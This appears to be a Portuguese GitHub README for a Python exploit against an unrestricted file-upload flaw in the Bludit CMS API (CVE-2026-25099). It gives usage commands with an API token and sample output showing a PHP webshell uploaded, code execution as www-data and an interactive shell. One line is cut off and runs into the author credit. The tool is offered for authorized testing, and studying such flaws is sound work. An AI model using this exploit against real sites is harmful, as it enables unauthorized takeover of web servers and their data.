 yahiahamza/cve-2026-25099
Exploit em Python para upload de arquivos sem restrições na API do Bludit CMS, levando à execução remota de código, fornecendo execução de comandos e shell interativo para testes autorizados.

Versões do Bludit CMS anteriores a 3.18.4 permitem que um atacante autenticado com um token de API válido envie arquivos de qualquer tipo e extensão através do endpoint POST /api/files/<page-key>. A função uploadFile() não realiza nenhuma validação de extensão ou conteúdo de arquivo, permitindo que webshells PHP sejam enviados e executados como www-data.
# Execução de comando único
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# Shell interativo
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

[*] CVE-2026-25099 - Upload de Arquivo na API do Bludit CMS para RCE
[*] Alvo: http://target
[*] Obtendo chave da página...
[+] Chave da página: create-your-own-content
[*] Enviando webshell...
[+] Shell enviado: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] Verificando RCE...
[+] RCE confirmado: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Shell interativo (digite 'exit' para sair)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/ em busca de arquivos PHP inesperadosYahia Hamza - https://yh.do
Esta ferramenta é fornecida apenas para testes de segurança autorizados e fins educacionais. Use com responsabilidade e somente contra sistemas nos quais você tenha permissão para testar.
